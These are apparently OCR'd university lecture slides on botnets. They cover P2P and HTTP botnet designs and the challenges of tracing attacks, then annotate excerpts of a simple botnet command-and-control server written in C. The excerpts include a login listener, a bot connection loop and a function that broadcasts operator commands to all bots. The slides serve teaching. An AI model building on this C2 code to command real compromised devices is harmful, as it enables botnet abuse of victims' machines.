
P2P botnets

- Hard to disable



What is a Botnet?

P2P Botnet Diagram



Types Botnets


P2P botnets

P2P communication channels offer anonymity to botherders a and resiliency to botnets.

- Benefits of P2P to botherder:
  - ✓ Decentralized; No single point of failure
  - ✓ Botherder can send commands from any peer
  - ✓ Security by Obscurity; There is no P2P RF
- Drawbacks:
  - ✓ Other peers can potentially take over the botnet
- P2P Bots:
  - ✓ Phatbot: AOL's WASTE protocol
  - ✓ Storm: Overnet/eDonkey P2P protocol

Types Botnets

HTTP botnet



What is a Botnet?

HTTP Botnets

Botherders are shifting to HTTP-based botnets that serve a single purpose.

- Benefits of HTTP to botherder:
  - ✓ Also very robust with freely available server software
  - ✓ HTTP acts as a "covert channel" for a botherder's traffic
  - ✓ Web application technologies help botherders get organized.
- Drawbacks:
  - ✓ Still a Centralized server
  - ✓ Easy for researchers to analyze.
- Recent HTTP Bots:
  - ✓ Zunker (Zupacha): Spam bot
  - ✓ BlackEnergy: DDoS bot


What Bots can do?

The Zombie/drone

- Each bot can scan IP space for new victims
  - **Automatically**
    - Each bot contains hard-coded list of IRC servers' DNS names
    - As infection is spreading, IRC servers and channels that the new bots are looking for are often no longer reachable
  - **On-command: target specific /8 or /16 prefixes**
    - Botmasters share information about prefixes to avoid

Botnets used for?

Network for hire



Botnets, the hardest

Challenges

- Determining the source of a botnet-based attack is challenging:
  - ✓ Every zombie host is an attacker
  - ✓ Botnets can exist in a benign state for an arbitrary amount of time before they are used for a specific attack
- Traditional approach:
  - ✓ identify the C&C server and disable it
- New trend:
  - ✓ P2P networks,
  - ✓ C&C server anonymized among the other peers (zombies)
- Measuring the size of botnets

setsockopt

```
int setsockopt(
  [in] SOCKET     s,
  [in] int        level,
  [in] int        optname,
  [in] const char *optval,
  [in] int        optlen
);
```

The setsockopt function sets a socket option.

- **[in] s:** A descriptor that identifies a socket.
- **[in] level:** The level at which the option is defined (for example, SOL_SOCKET).
- **[in] optname:** The socket option for which the value is to be set (for example, SO_BROADCAST). The optname parameter must be a socket option defined within the specified level, or behavior is undefined.

fd_set


```
typedef struct fd_set {
  u_int  fd_count;
  SOCKET fd_array[FD_SETSIZE];
} fd_set, FD_SET, *PFD_SET,
*LPFD_SET;
```

The fd_set structure is used by various Windows Sockets functions and service providers, such as the select function, to place sockets into a "set" for various purposes, such as testing a given socket for readability using the readfds parameter of the select function.

- **fd_count:** The number of sockets in the set.
- **fd_array[FD_SETSIZE]:** An array of sockets that are in the set.

example

*this file sends the username to login.c (master)
*if server receives "exit" or "quit" from master, do nothing
*if server receives "bots" or "list", sends the number of bots to master
*if server receives "command", it finally sends command to all connected devices
*otherwise, server calls handler function to process the special request from the master
*such as help_menu, cnc_details, display_banner, clear_screen in io.c



*this file establishes the connections to the server and also listens to the server.

*this file creates sockets and establish connection to login.c (master) and other victims

*clear_screen: clear the screen
*display_banner: display banner information.
*help_menu: give the list of commands master can use.
* cnc_details:print information:master CNC_IP, server port, master USERNAM.

* request command message to login.c (master)
* read command from master.
* send command to all devices that are connected to server.

*process the special request from the master.
*such as help_menu, cnc_details, display_banner, clear_screen in io.c.

login.c

```
void login(void) {
    int sock_fd, conn_fd;
    char login_buf[1000];
    char pass_buf[1000];

    char *login_message = "Login: ";
    char *password_message = "Password: ";
    char *good_login_message = "Sucessfully Authenticated!\n";
    char *bad_login_message = "Invalid credentials!\n";

    pthread_t cnc;
    struct sockaddr_in sock;

    sock.sin_family = AF_INET;//ipv4
    sock.sin_port = htons(ADMIN_PORT); //port 1233
    sock.sin_addr.s_addr = inet_addr(CNC_IP);//127.0.0.1

    sock_fd = socket(AF_INET, SOCK_STREAM, 0); //The socket function creates a socket that is bound to a specific transport service provider.
                                    //A socket type that provides sequenced, reliable, two-way, connection-based byte streams with an OOB data transmission mechanism
                                    //If a value of 0 is specified, the caller does not wish to specify a protocol and the service provider will choose the protocol to use.
    bind(sock_fd, (struct sockaddr *)&sock, sizeof(sock));
    listen(sock_fd, 128); //places a socket in a state in which it is listening for an incoming connection.
```



```
    conn_fd = accept(sock_fd, NULL, NULL);//If the function succeeds, it returns a new socket (the "accepted" socket) that represents the connection to the client.
```

server.c

```
void c_server(int fd_user) {
    struct sockaddr_in cnc_server;
    for (i = 0; i < MAX_DEVICES; i++) {//99999
        ccon[i] = 0;
    }

    s_fd = socket(AF_INET, SOCK_STREAM, 0);//The socket function creates a socket that is bound to a specific transport service provider.
    setsockopt(s_fd, SOL_SOCKET, SO_REUSEADDR, (char *)&nnum, sizeof(nnum));  //enable reusing local socket address.


    cnc_server.sin_family = AF_INET;
    cnc_server.sin_addr.s_addr = INADDR_ANY;//does not care what local address is assigned
    cnc_server.sin_port = htons(CNC_PORT);//port 1337

    bind(s_fd, (struct sockaddr *)&cnc_server, sizeof(cnc_server));
    listen(s_fd, 3);//maximum length of the queue of pending incoming connections

    pthread_t thread_cli;
    pthread_create(&thread_cli, NULL, interface, fd_user); //create a thread that runs interface function, parameter is the connection handle passed by login.c
    l = sizeof(cnc_server);

    while (1) {
        FD_ZERO(&fd_r);//Initializes set to the empty set. A set should always be cleared before using.
        FD_SET(s_fd, &fd_r);//Now fd_r contains the s_fd and can be used with select or poll
        max = s_fd;

        for (i = 0; i < MAX_DEVICES; i++) {//find the largest handle
            d = ccon[i];
            if (d > 0) {
                FD_SET(d, &fd_r);
            }
            if (d > max) {
                max = d;
            }
        }
```

interface.c

```
void *interface(void *fd_user) {
    fd_user = (int *)fd_user;
    char buffer[1024];
    char cmd_line[64];
    sprintf(cmd_line, "\n%s@Ботлет~# ", USERNAME);
    while (1) {
        send(fd_user, cmd_line, strlen(cmd_line), 0);
        read(fd_user, buffer, sizeof(buffer));
        if (strstr(buffer, "exit") || strstr(buffer, "quit") != NULL) {
            break;
        } else if (strstr(buffer, "bots") || strstr(buffer, "list") != NULL) {
            char *botcount = "\nBots -> ";
            char display_bots[64];
            sprintf(display_bots, "%d\n", DEVICE_COUNT);
            send(fd_user, botcount, strlen(botcount), 0);
            send(fd_user, display_bots, strlen(display_bots), 0);
        } else if (strstr(buffer, "command") != NULL) {
            send_command(fd_user);
        } else {
            handler(buffer, fd_user);
        }
    }
}
```

- this function sends the username to login.c (master)
- if server receives "exit" or "quit" from master, do nothing
- if server receives "bots" or "list", sends the number of bots to master
- if server receives "command", it finally sends command to all connected devices
- otherwise, server calls handler function to process the special request from the master
- such as help_menu, cnc_details, display_banner, clear_screen in io.c

handler.c

```
struct function botnet_commands[] = {
    {"?", help_menu},
    {"help", help_menu},
    {"server", cnc_details},
    {"banner", display_banner},
    {"clear", clear_screen},
    {"cls", clear_screen},
};

enum {commands_amount = sizeof(botnet_commands) / sizeof(botnet_commands[0])};

void handler(char buffer[1024], int fd_user) {
    for (int i = 0; i < commands_amount; i++) {
        if (strstr(buffer, botnet_commands[i].buffer) != NULL) {
            return (*botnet_commands[i].function)(fd_user);
        }
    }
}
```

- process the special request from the master
- such as help_menu, cnc_details, display_banner, clear_screen in io.c

data.c

```
void send_command(int fd_user) {
    char command_buf[1024];
    char command_msg[1024];
    char command_sent_msg[1024] = "Command successfully sent to all
devices!\n";

    sprintf(command_msg, "\n%s@Ботлет-[Enter Command]~# ", USERNAME);

    send(fd_user, command_msg, strlen(command_msg), 0);
    read(fd_user, command_buf, sizeof(command_buf));

    for (i = 0; i < MAX_DEVICES; i++) {
        d = ccon[i];
        if (FD_ISSET(d, &fd_r)) {
            send(d, command_buf, strlen(command_buf), 0);
        }
    }
    send(fd_user, command_sent_msg, strlen(command_sent_msg), 0);
}
```

- request command message to login.c (master)
- read command from master
- send command to all devices that are connected to server

io.c

```
static void clear_screen(int fd_user) {
    char *clear = "\033[H\033[2J"; //It is commonly used to clear the screen and position the cursor at the top-left corner
    send(fd_user, clear, strlen(clear), 0);
}

static void display_banner(int fd_user) {
    char *banner[13];

    banner[0] = "\n                                s    \n";
    banner[1] = "                               :8    \n";
    banner[2] = "       u.    u.                .88    \n";
    banner[3] = "     x@88k u@88c.      .u      :888ooo \n";
    banner[4] = "    ^'8888"8888'   ud8888.  -*8888888 \n";
    banner[5] = "      8888  888R  :888'8888.   8888    \n";
    banner[6] = "      8888  888R  d888 '888'   8888    \n";
    banner[7] = "      8888  888R  8888.+'      8888    \n";
    banner[8] = "      8888  888R  8888L       .8888Lu= \n";
    banner[9] = "    '*88*' 8888' '8888c. .+  ^8888*    \n";
    banner[10] = "       "   'Y'    '888888      'Y'    \n";
    banner[11] = "                    'YP'              \n";
    banner[12] = "    [Made By: https://github.com/0x1CA3]\n\n";

    for (int i = 0; i < 13; i++) {
        send(fd_user, banner[i], strlen(banner[i]), 0);
    }
}

static void help_menu(int fd_user) {
    char *help_menu[9];

    help_menu[0] = "\n        Commands        Description\n";
    help_menu[1] = "        --------        -----------\n";
    help_menu[2] = "        ?/help          Displays available commands.\n";
    help_menu[3] = "        bots/list       Shows the bot count.\n";
```

- clear_screen: clear the screen
- display_banner: display banner information
- help_menu: give the list of commands master can use
- cnc_details:print information:master CNC_IP, server port, master USERNAME

MONTANA STATE UNIVERSITY

THE END

Fangtian Zhong

CSCI 591

Gianforte School of Computing
Norm Asbjornson College of Engineering
E-mail: fangtian.zhong@montana.edu

10/02/2025